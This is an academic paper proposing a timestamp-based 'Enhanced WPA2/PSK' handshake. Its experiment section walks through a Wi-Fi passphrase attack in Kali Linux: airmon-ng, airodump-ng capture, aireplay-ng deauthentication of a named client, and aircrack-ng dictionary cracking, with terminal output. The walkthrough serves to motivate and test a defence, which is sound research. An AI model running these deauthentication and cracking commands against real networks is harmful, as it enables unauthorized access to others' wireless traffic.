

# An enhanced WPA2/PSK for preventing authentication cracking

Chin-Ling Chen<sup>1</sup>, Supaporn Punya<sup>2</sup>

<sup>1</sup>Department of Information Management, National Pingtung University, Taiwan

<sup>2</sup>Department of Computer Science, Rajamangala University of Technology Thanyaburi, Thailand

## Article Info

### Article history:

Received Oct 8, 2020

Revised Feb 17, 2021

Accepted Apr 8, 2021

### Keywords:

Authentication cracking

Kali linux tool

WPA2/PSK

## ABSTRACT

Wi-Fi Protected Access 2 (WPA 2) currently is the most widely used mechanism for protecting the users in wireless networks. We have discussed the weakness of 4-way handshake procedure in Wi-Fi WPA2/PSK and proposed an enhance WPA2/PSK by adding timestamp parameter to prevent authentication cracking. The experiments have compared WPA2/PSK with Enhanced WPA2/PSK cracking and the result is also given.

This is an open access article under the [CC BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) license.



## Corresponding Author:

Chin-Ling Chen

Department of Information Management

National Pingtung University

No. 4, Minsheng Rd, Pingtung City, Pingtung County, Taiwan

Email: clchen@mail.nptu.edu.tw

## 1. INTRODUCTION

Currently wireless networks technology and its applications have shown rapid development. The security measures of wireless networks taken in detecting and preventing for attacks have attracted much attention. Several researches have introduced the various threats and vulnerabilities related to 802.11 wireless networks. How to conduct ethical hacking and make wireless network more secure is a matter of the concern to management. A series of defense schemes for passive and active brute forcers in 802.11 wireless networks has been presented [1-7]. Reddy *et.al.* have discusses the entire process of cracking WEP encryption on Wi-Fi networks, focusing on manipulating some scanning tools, such as: Cain, NetStumbler, Kismet, and MiniStumbler, to assist ethical hackers or security professionals in investigating wireless security and testing to strengthen security [8]. Wi-Fi Protected Access (WPA) is the evolved version of WEP. WPA2 now is widely deployed in Wi-Fi communication to combat wireless attacks due to its efficiency and security. WPA2 is considered a Robust Security Network (RSN) capable protocol because of supporting the process of authentication and exchange of cryptographic keys between station (STA) and Access Point (AP) [9].

There are two modes for WPA2 targeting the different users: WPA-Personal and WPA-Enterprise. WPA-Personal is for home and small office use, requiring no authentication server. All wireless devices, such as mobile phones and laptop computers, in the same hotspot use the same 256-bit pre-shared key (PSK), called as WPA2/PSK. WPA-Enterprise is designed for large businesses and requires a RADIUS authentication server that provides automatic key generation and authentication throughout the entire

enterprise. However, advanced versions of new wireless attacks still is capable of exploiting the vulnerabilities of WPA2-Enterprise.

Some studies have discussed the security issues of WPA/WPA2 encryption methods for wireless networks and have analyzed how to crack them. Cui and Yin have conducted some experiments on WEP and WPA/WPA2 encryption modes [10]. Some effectual findings have been proposed based on these results. WPA uses a PSK for authentication and encryption, causing limited degree of protection. If hackers hold a PSK, they can eavesdrop on other authorized users. Alqahtani and Aloraini have proposed an improved version of Wi-Fi encryption, called Wi-Fi Secure Access (WSA), reducing limitations of WPA protection and offering more confidentiality [11].

Krekan *et. al.* have adopted a novel technology to build up a statistical model for the target language, in which can be used for generation of password candidates as a wireless network security audit [12]. The list starts with the most probable combination and then goes the most unlikely combination. This method sorts combination candidates according to a target language, or predicts letter combinations according to the statistics of a target language. Nakhila *et. al.* have proposed a new method to accelerate the intensity of active passphrase guessing [13]. This method emulates multiple clients connected to the AP simultaneously whereas each client has its own fake MAC address. Each simulated user can try multiple passphrases guesses without the need to pass authentication during a single wireless session. Ge *et. al.* have proposed a method to crack WPA2/PSK based on a Simulated Annealing (SA) and Hidden Markov Model (HMM) [14]. HMM with known passwords based on SA can be used to generate password candidates in wireless network password recovery. The passwords can be obtained from the probability learning of the known password. Compared with traditional brute force cracking and dictionary attacks, HMM has shown more efficient in experiment performance.

The efficiency of cracking WPA2/PSK mainly depends on the cracking speed. In Linux-like systems, BackTrack5 has been used to capture WPA/WPA2 4-way handshake encrypted packets. Zhang *et.al.* have proposed a new cracking method, in which the captured handshake packets are copied to window system and then cracked with EWSA-GPU [15]. Using a more capable GPU surely makes it easier to crack the password. Analysis result has proved that the proposed method can greatly improve cracking speed by comparing BackTrack5. The shared memory parallel computing model is one of the ways to strengthen cracking speed of WPA2/PSK. Abdelrahman *et.al.* have used GPU and multi-core processors to perform parallel processing of single-thread cracking tools [16].

Pandurang and Karia have used OpenVPN, located at the entrance of the wireless local area network (WLAN), to set up a tunnel within public network. Performance metrics of WLAN WEP and WPA2, such as throughput, delay, and frame loss rate are measured [17]. Penetration tests have been performed via Backtrack5 R3 and Fern Wi-Fi Cracker. Yacchirena *et.al.* have used Snort and Kismet as Wi-Fi intrusion detection systems (IDS) and used Ettercap monitored IDS response [18]. Subsequent evaluations after the attack have been given. This study has analyzed the captured traffic with Wireshark to determine the response characteristics of Snort and Kismet. Radivilova and Hassan have analyzed wireless network security algorithms WPA and WPA2, whose weaknesses are described [19]. The ways of how to attack WPA and WPA2 Enterprise Wireless Networks and the results are also given. Abo-Soliman and Azer have clarified emerging attack methods and have implemented WPA2/EAP-TTLS prototypes for testing and evaluation [20]. Chang *et.al.* have proposed an Intelligent Deauthentication Method (IDM) to capture the encrypted packets for analysis [21]. The proposed method has the capability of determining the length and strength of de-authentication decisively. Abo-Soliman *et. al.* have discussed WPA/WPA2-Enterprise authentication with Tunnel-Based EAP and their advantages and disadvantages. The impact of recent WPA/WPA2 attacks are also described [22].

Raju *et. al.* have modified the existing WPA2-PSK protocol to generate ISK between AP and STA through Diffie-Hellman key exchange, eliminating the dependency of pre-shared key [23]. The proposed security protocol ensures individual confidentiality in message communication. Akram *et. al.* have exploited the vulnerabilities of the three methods: MAC filtering, Hidden SSID with MAC filtering and WPA2-PSK with hidden SSID and MAC filtering security mechanisms of AP [24]. Noh *et. al.* have proposed a secure exchange key mechanism to be applied to public key cryptography [25], [26]. In the public key system, STA and AP will exchange the second key selected by the user. This second key is used to produce a new pairwise key, protecting users from attacks in the same network. Guo *et. al.* have proposed a secure WPA2-PSK network session key negotiation mechanism to prevent STA from eavesdropping on Pairwise Transient Key (PTK) [27]. In the Wi-Fi association process between STA and AP, a temporary session key (TSK) encrypted with elliptic curve cryptography (ECC) is added. STA uses AES algorithm to encrypt its own nonce in TSK to generate unique PTK. This method neither needs to modify the protocol of generating PTK, nor causes overhead on all messages.

Authentication is one of the major security objectives for any wireless protocol. It ensures that associated STAs are really those who they claim. Both Dictionary Attacks and Brute Force are the most common methods that target authentication by stealing access pin, key, password or passphrase. To obtain a password is the best way to control the AP. The first step in authentication cracking is to obtain an encrypted packet, held by the four parties. Ghanem *et. al.* have proposed a method that can reduce or eliminate the risk of being intercepted due to exposure to PSK during the re-authentication process [28]. This method does not affect the flexibility and performance of network deployment. Hardware upgrades or heavyweight cryptographic protocols are not required. Pisa *et. al.* have proposed a new authentication mechanism called WIFAB, which neither requires online backend access control architecture, nor needs to rely on static pre-shared secret key [29]. Pisa *et. al.* have improved WIFAB by removing central authorization for user authentication and certificate issue [30]. The extended WIFAB supports multi-authorized user authentication, decoupling the user certificate issued from WPA2-PSK management. In this way, the certificate issuing authority cannot track the users. The AP cannot track the user identity, either.

In this article, we first analyze WPA2-personal supporting 4-way handshake, and describe the basic principles and its weaknesses. We launch the techniques of how to attack WPA2-personal in WLAN. The attack process and results are described. Finally, enhanced encryption is presented to counter cracking methods. The rest of the paper is organized as follows. Section II describes fundamental principle of WPA2 and enhanced WPA2. Experiment and results are given in section III. Section IV concludes this paper.

## 2. FUNDAMENTAL PRINCIPLE

### 2.1. Enhanced WPA2/PSK 4-way handshake

In WPA2/PSK, generation of the keys for authentication and data encryption during 4-way handshake comes from one shared passphrase agreed on both STAs and AP, which is carried by Extended Authentication Protocol (EAP). All the transmitted EAP messages between STA and AP are encapsulated in EAP over LAN (EAPOL) frames, which are further encapsulated in 802.11 WLAN format. EAP/EAPOL/WLAN messages allow handshaking between STA and AP without the need for IP layer. EAP-TTLS is one of Tunnelled EAP method, which is usually a combination of two EAP methods: outer and inner authentication technique. The former creates a secure tunnel, while the latter performs user/device authentication. The layer structure is depicted at Figure 1.

Enhanced WPA2/PSK 4-way handshake exchanges 4 messages between AP and STA Figure 2. Let ANonce and SNonce be the randomly generated number at the AP and STA, respectively. AP sends the first message carrying ANonce to STA. STA generates PMK and PTK accordingly. Pairwise Master Key (PMK) is produced by Password based Key Derivation Function 2 (PBKDF2), in which passphrase combines timestamp, Service Set ID (SSID) and SSID length through 4096-time repeating hashing to generate a set of 256-bit key. In this regard, we call it as Enhanced-PMK (or Enhanced-PSK). A 384-bit Enhanced Pairwise Temporary Key (PTK) is generated by Pseudo Random Function (PRF), in which Enhanced-PMK associate with AP MAC address, STA MAC address, ANonce and SNonce. The Enhanced-PTK can be categorized into 3 sets of 128-bit keys. They are Key Confirmation Key (KCK), Key Encryption Key (KEK) and Temporal Key (TK). STA uses KCK as a key to calculate Message Integrity Code (MIC). STA responds the second message carrying SNonce and MIC to AP. Consequently, AP generates its own MIC and then checks the integrity by comparing the received MIC. After installing TK, AP sends the third message, carrying Group Temporal Key (GTK) protected by KEK, and MIC to STA. GTK is generated from a Group Master Key (GMK), which is constructed by AP MAC address and GNonce. STA installs TK and responds the fourth message back to AP to acknowledge the handshake completion.




Figure 1. Layer structure of EAP-TTLS/EAP/EAPOL/WLAN




Figure 2. Enhanced WPA2/PSK 4-way handshaking procedure

## 2.2. Passphrase cracking procedure

We first search and display a list of detected APs and connected STAs in the surrounding. We obtain the frames from the selected channel and replay periodically in order to crack the traffic. In cracking WPA2/PSK encrypted packets, the key point is not to see how many packets are captured, but to capture the 4-way handshake packets. The 4-way handshake packets can be retrieved only when a new connection between AP and STA has established. If the handshake packet has not been captured successfully, we need to force to disconnected the exist and reestablish new one. Password/passphrase cracking can be attempted during association or periodic re-authentication. All STAs in the same WLAN use one shared passphrase to access the AP. It implies that successful passphrase cracking leads to providential access to all the keys during WPA2/PSK handshake. To prevent hacker to retrieve and crack other people's packets at will, we have proposed an Enhanced WPA2/PSK, in which time-stamp is added to generate a new PMK, called Enhanced-PMK. The time unit of time-stamp parameter in 802.11 is defined to be micro-second. AP and STA need to use its own time-stamp for making Enhanced-PMK to generate the individual MIC. The granularity of time-stamp for making an Enhanced-PMK could be tuned to be mini-second (*ms*) to make sure the integrity of MIC between AP and STA. However, coarse granularity of time-stamp may incur higher possibility of hacking by generating the same Enhanced-PMK, which will be  $10^{-3} \times 10^{-3} = 10^{-6}$ .

## 3. EXPERIMENT AND RESULTS

In this section, we do some experiments to crack both WPA2/PSK and enhanced WPA2/PSK encrypted packets. Performance measurements of cracking technology for WPA2/PSK authentication are also given. We have used the device like DIR-615 access points and DWL-G122 adapters from D-Link. The penetration procedures can be listed as:

- Use aircrack-ng tool to crack WPA2/PSK packets. Open Kali terminal and find out the name of the wireless adapter connected to the laptop by using command “iwconfig” Figure 3.
- Set the wireless adaptor in monitor mode by using command “airmon-ng”.
- Search the access points (APs) in the surroundings and also the clients connected to that AP by using command “airodump-ng” Figure 4.
- Capture more packets for a specified channel by adding some parameters in the command “airodump-ng”.
- The 4-way handshake packets can be retrieved only when a new client establishes a connection. If the handshake packet has not been captured successfully, we need to use aireplay-ng deauth command to force the disconnection and reestablish new one.

- Force clients to reauthenticate to capture WPA2/PSK handshakes, which will appear on the “airodump” terminal. Leave “airodump-ng” running and open a second terminal. Figure 5.
- Obtain WPA2/PSK handshake packets and write into Packet Capture file in using the command “airodump-ng” Figure 6. The first line shows the current channel, elapsed time, current date/time, “WPA handshake: 00:26:5A:FE:8B:98”. That means a WPA2/PSK handshake is successfully captured for the BSSID 00:26:5A:FE:8B:98.
- Both of the packet capture file and wordlist file are for the use in “aircrack-ng” for cracking the WPA2/PSK authentication Figure 7.
- Cracking the passphrase might take a long time depending on the size of the wordlist. It takes 5 minutes here. If the passphrase is in the wordlist, the terminal of aircrack-ng will show as Figure 8.
- Fail to crack in Enhanced WPA2/PSK, even the passphrase is in the wordlist. The result of “key not found” is shown in Figure 9.

```

root@kali:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

```

Figure 3. Work out the name of wireless adapter and the related parameters

```

CH 13 ][ Elapsed: 0 s ][ 2019-08-13 04:18

BSSID      PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
darkc0de.txt
78:44:76:98:DE:00  -43      3          0   0   7  270  OPN             TOTOLINK N30
00:26:5A:FE:8B:98  -84      4          0   0   1  130  WPA2 CCMP PSK   VAR LAB
00:AD:24:57:8A:9C  -74      5          0   0   2  270  WPA2 CCMP PSK   VAR MeetingR

BSSID      STATION            PWR   Rate    Lost    Frames  Probe

```

Figure 4. Search APs in the close proximity and the STAs connected to that AP

```

root@kali:~# aireplay-ng -0 20 -a 00:26:5A:FE:8B:98 -c DC:8B:28:8A:F3:CC wlan0
04:19:24 Waiting for beacon frame (BSSID: 00:26:5A:FE:8B:98) on channel 1
04:19:25 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|56 ACKs]
04:19:25 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|52 ACKs]
04:19:26 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|59 ACKs]
04:19:26 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 5|58 ACKs]
04:19:27 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|55 ACKs]
04:19:28 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 7|71 ACKs]
04:19:28 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|60 ACKs]
04:19:29 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|57 ACKs]
04:19:29 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|58 ACKs]
04:19:30 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|57 ACKs]
04:19:31 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 3|58 ACKs]
04:19:31 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|53 ACKs]
04:19:32 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 1|58 ACKs]
04:19:32 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|60 ACKs]
04:19:33 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|59 ACKs]
04:19:34 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|60 ACKs]
04:19:34 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|59 ACKs]
04:19:35 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|61 ACKs]
04:19:35 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|63 ACKs]
04:19:36 Sending 64 directed DeAuth (code 7). STMAC: [DC:8B:28:8A:F3:CC] [ 0|59 ACKs]
root@kali:~# aircrack-ng -w /root/Desktop/darkc0de.txt /root/ar1-01.cap
Opening /root/ar1-01.capwait...
Read 12370 packets.

```

Figure 5. Force clients to reauthenticate by capturing WPA2 handshake messages




CH 1 ][ Elapsed: 2 mins ][ 2019-08-13 04:21 ][ WPA handshake: 00:26:5A:FE:8B:98

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:AD:24:57:8A:9C	-73	9	396	0 0	2	270	WPA2	CCMP	PSK	VAR Meet
00:26:5A:FE:8B:98	-80	100	1068	8002 58	1	130	WPA2	CCMP	PSK	VAR LAB

BSSID:0de.txt

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	DA:A1:19:18:80:5A	-47	0 - 1	0	3	
(not associated)	DA:A1:19:04:09:10	-55	0 - 1	0	5	
00:26:5A:FE:8B:98	DC:8B:28:8A:F3:CC	-23	1e- 1e	73	10809	VAR LAB

Figure 6. Obtain WPA/WPA2 handshake message



```

root@kali:~# aircrack-ng -w /root/Desktop/darkc0de.txt /root/ar1-01.cap
Opening /root/ar1-01.cap wait...
Read 12370 packets.


# BSSID      ESSID      Encryption
1  00:26:5A:FE:8B:98  VAR LAB    WPA (1 handshake)
2  00:AD:24:57:8A:9C  VAR MeetingRoom  No data - WEP or WPA

Index number of target network ? 1
Opening /root/ar1-01.cap wait...
Read 12990 packets.

1 potential targets

```

Figure 7. Use Wordlist (.txt) and Packet Capture file(.cap) for authentication cracking



```

Aircrack-ng 1.5.2

[00:02:59] 501472/993843 keys tested (2641.78 k/s)
Time left: 3 minutes, 6 seconds 50.46%

Current passphrase: J4vi73120

Master Key : 41 A6 D2 62 51 11 4D F6 D7 5B 2A A6 E6 06 1B 64
             DD 22 93 8E 7E D7 61 AC 66 30 71 E5 12 1A 34 54

Transient Key : DA 45 3F C1 E3 9F 8A DB F4 0B AB D7 27 7E 95 B6
                09 E4 3A 88 22 C8 B1 38 80 21 A6 F3 C0 10 F5 F4
                9E FA E5 38 C8 33 1D EE 59 9A 7C 96 C1 C4 61 B4
                3A B5 28 BD DE 5D EE 1B 39 41 4D 24 EE 94 8D 63

EAPOL HMAC : 1C 1C B8 1E 1E 49 BC 9F 31 74 EF AB 47 96 9F D2

```

Figure 8. Successful cracking passphrase for the wordlist



```

Aircrack-ng 1.5.2

[00:05:58] 990633/993843 keys tested (2906.57 k/s)
Time left: 0 seconds 99.68%

KEY NOT FOUND

root@kali:~# 
Master Key : B0 8F 17 4A 49 98 8E CA 68 19 7C 54 D3 4D BC 02
             B1 5B 2D B2 2C D2 F5 33 DD 13 C8 C0 2A F5 51 09

Transient Key : 8E 9E 2C DC B7 2E 76 4B 34 62 9C FC ED 59 AA 82
                31 76 34 FE D6 16 EA DC F3 0B 5F 9D 54 2C 44 4C
                A1 8B B6 55 23 B5 0C EF C0 21 BF B0 A4 A0 D5 DC
                5B 8F 91 23 76 C8 22 61 00 BB AC EF 79 EC 0C 87

EAPOL HMAC : FD 1D 99 C5 A7 06 ED A8 40 AB 67 D0 26 45 10 46

```

Figure 9. Failure cracking in Enhanced WPA2/PSK

#### 4. CONCLUSION

In this regard, we have study some fundamental principle and weaknesses of WPA2/PSK. The 4-way handshake of EAPOL exchanges 4 messages between AP and STA to generate encryption keys which can be used to protect handshake and encrypt actual data. The existing rainbow tables have the top 1000 SSIDs and a large number of passwords/passphrase for general use. The hackers can speed up cracking by quick querying the rainbow tables. If WPA2/PSK wireless network is provided for free use in public places, the password/passphrase is shared with for all users in the hotspot. One password/passphrase generates one PSK. WPA2 does not have forward secrecy. Once a hacker obtains a set of PSK, they can decrypt all past and future packets encrypted with this set of PSK. Enhanced WPA2/PSK can effectively protect from the hackers who get passwords/passphrases, with timestamp parameter added to produce a different PSK. Enhanced WPA2/PSK could be vulnerable to cracking only if hacker has used the same timestamp. However, the smaller the time granularity in timestamp, the lower the possibility for hacker to crack.

#### REFERENCES

- [1] Y. Liu, "Defense of WPA/WPA2-PSK Brute Forcer," *2015 2nd International Conference on Information Science and Control Engineering*, Shanghai, China, 2015, pp. 185-188.
- [2] J. Jenny Li, Jing-Chiou Liou, "An Experiment of Hit-And-Run Wireless Attacks," *International Journal of Information Privacy, Security and Integrity*, vol. 3, no. 1, pp. 58-74, 2017. [Online] Available: <https://www.inderscienceonline.com/doi/pdf/10.1504/IJPSI.2017.086799>.
- [3] L. G. Nikolov, "Wireless Network Vulnerabilities Estimation," *International Scientific Journals*, vol. 2, no. 2, pp. 80-82, 2018. [Online] Available: <https://stumejournals.com/journals/confsec/2018/2/80>.
- [4] Abhishek B, Vijayant V, Sanjay K., Sunil K. K., "New Wireless Network Protocol: WEP, WAP, WAP2," *International Journal of Satellite Communication & Remote Sensing*, vol 4, no 2, pp. 239-243, 2018. [Online] Available: <http://ecc.journalspub.info/index.php?journal=JSCRS&page=article&op=view&path%5B%5D=925>.
- [5] B. I. Reddy, V. Srikanth, "Review on Wireless Security Protocols (WEP, WPA, WPA2 & WPA3)," *International Journal of Scientific Research in Computer Science Engineering and Information Technology*, vol. 5, no. 4, pp. 28-35, July 2019. [Online] Available: [https://www.researchgate.net/publication/334445004\\_Review\\_on\\_Wireless\\_Security\\_Protocols\\_WEP\\_WPA\\_WPA2\\_WPA3](https://www.researchgate.net/publication/334445004_Review_on_Wireless_Security_Protocols_WEP_WPA_WPA2_WPA3).
- [6] I. S. Al-Mejibli, N. R. Alharbe, "Analyzing and Evaluating The Security Standards in Wireless Network: A Review Study," *Iraqi Journal for Computers and Informatics*, vol. 46, no. 1, pp. 32-39, 2020. [Online] Available: <http://ijci.uoitc.edu.iq/index.php/ijci/article/view/248/172>.
- [7] M. R. Neamah, H. A. Thuwaib, B. I. Farhan, "An Analyzing Process on Wireless Protection Criteria Focusing on (WPA) within Computer Network Security," *Periodicals of Engineering and Natural Sciences*, vol. 9, no. 1, pp. 242-252, 2021. [Online] Available: <file:///C:/Users/Lenovo/Downloads/1796-4405-1-PB.pdf>.
- [8] S. Vinjosh Reddy, K. Sai Ramani, K. Rijutha, S. Mohammad Ali, C. Pradeep Reddy, "Wireless hacking - a WiFi hack by cracking WEP," *2010 2nd International Conference on Education Technology and Computer*, Shanghai, China, 2010, pp. V1-189-V1-193.
- [9] S. Frankel, B. Eydt, L. Owens, K. Scarfone, "Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i," *National Institute of Standards and Technology (NIST) publications*, pp. 1-162, February 2007.
- [10] Kai Cui, Dongsheng Yin, "Research on the security of the encrypted WLAN," *2011 International Conference on Computer Science and Service System (CSSS)*, Nanjing, China, 2011, pp. 1666-1669.
- [11] S. A. Alqahtani, M. Aloraini, "Resolving Wireless Security Limitations Using a New Wi-Fi Secure Access," *2012 IEEE 12th International Conference on Computer and Information Technology*, Chengdu, China, 2012, pp. 773-777.
- [12] J. Krekan, M. Pleva, L. Dobos, "Statistical models based password candidates generation for specified language used in wireless LAN security audit," *2013 20th International Conference on Systems, Signals and Image Processing (IWSSIP)*, Bucharest, Romania, 2013, pp. 95-98.
- [13] O. Nakhila, A. Attiah, Y. Jin, C. Zou, "Parallel active dictionary attack on WPA2-PSK Wi-Fi networks," *MILCOM 2015 - 2015 IEEE Military Communications Conference*, Tampa, FL, USA, 2015, pp. 665-670.
- [14] L. Ge, L. Wang, L. Xu, "A Method for Cracking the Password of WPA2-PSK Based on SA and HMM," *2016 3rd International Conference on Information Science and Control Engineering (ICISCE)*, Beijing, China, 2016, pp. 59-62.
- [15] L. Zhang, J. Yu, Z. Deng, R. Zhang, "The security analysis of WPA encryption in wireless network," *2012 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet)*, Yichang, China, 2012, pp. 1563-1567.
- [16] A. Abdelrahman, H. Khaled, E. Shaaban, W. S. Elkilani, "WPA-WPA2 PSK Cracking Implementation on Parallel Platforms," *2018 13th International Conference on Computer Engineering and Systems (ICCES)*, Cairo, Egypt, 2018, pp. 448-453.
- [17] R. M. Pandurang, D. C. Karia, "Performance measurement of WEP and WPA2 on WLAN using OpenVPN," *2015 International Conference on Nascent Technologies in the Engineering Field (ICNTE)*, Navi Mumbai, India, 2015, pp. 1-4.

- [18] A. Yacchirena, D. Alulema, D. Aguilar, D. Morocho, F. Encalada, E. Granizo, "Analysis of attack and protection systems in Wi-Fi wireless networks under the Linux operating system," *2016 IEEE International Conference on Automatica (ICA-ACCA)*, Curico, Chile, 2016, pp. 1-7.
- [19] T. Radivilova, H. A. Hassan, "Test for penetration in Wi-Fi network: Attacks on WPA2-PSK and WPA2-enterprise," *2017 International Conference on Information and Telecommunication Technologies and Radio Electronics (UkrMiCo)*, Odessa, Ukraine, 2017, pp. 1-4.
- [20] M. A. Abo-Soliman, M. A. Azer, "A study in WPA2 enterprise recent attacks," *2017 13th International Computer Engineering Conference (ICENCO)*, Cairo, Egypt, 2017, pp. 323-330.
- [21] T. Chang, J. Lin, C. Chen, G. Lai, "The Method of Capturing the Encrypted Password Packets of WPA & WPA2, Automatic, Semi-Automatic or Manual?," *2018 IEEE Conference on Dependable and Secure Computing (DSC)*, Kaohsiung, Taiwan, 2018, pp. 1-4.
- [22] M. A. Abo-Soliman, M. A. Azer, "Tunnel-Based EAP Effective Security Attacks WPA2 Enterprise Evaluation and Proposed Amendments," *2018 Tenth International Conference on Ubiquitous and Future Networks (ICUFN)*, Prague, Czech Republic, 2018, pp. 268-273.
- [23] L. K. Raju, R. Nair, "Secure Hotspot a novel approach to secure public Wi-Fi hotspot," *2015 International Conference on Control Communication & Computing India (ICCC)*, Trivandrum, India, 2015, pp. 642-646.
- [24] Z. Akram, M. A. Saeed, M. Daud, "Real time exploitation of security mechanisms of residential WLAN access points," *2018 International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)*, Sukkur, Pakistan, 2018, pp. 1-5.
- [25] J. Noh, J. Kim, G. Kwon, S. Cho, "Secure key exchange scheme for WPA/WPA2-PSK using public key cryptography," *2016 IEEE International Conference on Consumer Electronics-Asia (ICCE-Asia)*, Seoul, Korea (South), 2016, pp. 1-4.
- [26] J. Noh, J. Kim, S. Cho, "Secure Authentication and Four-Way Handshake Scheme for Protected Individual Communication in Public Wi-Fi Networks," in *IEEE Access*, vol. 6, pp. 16539-16548, 2018.
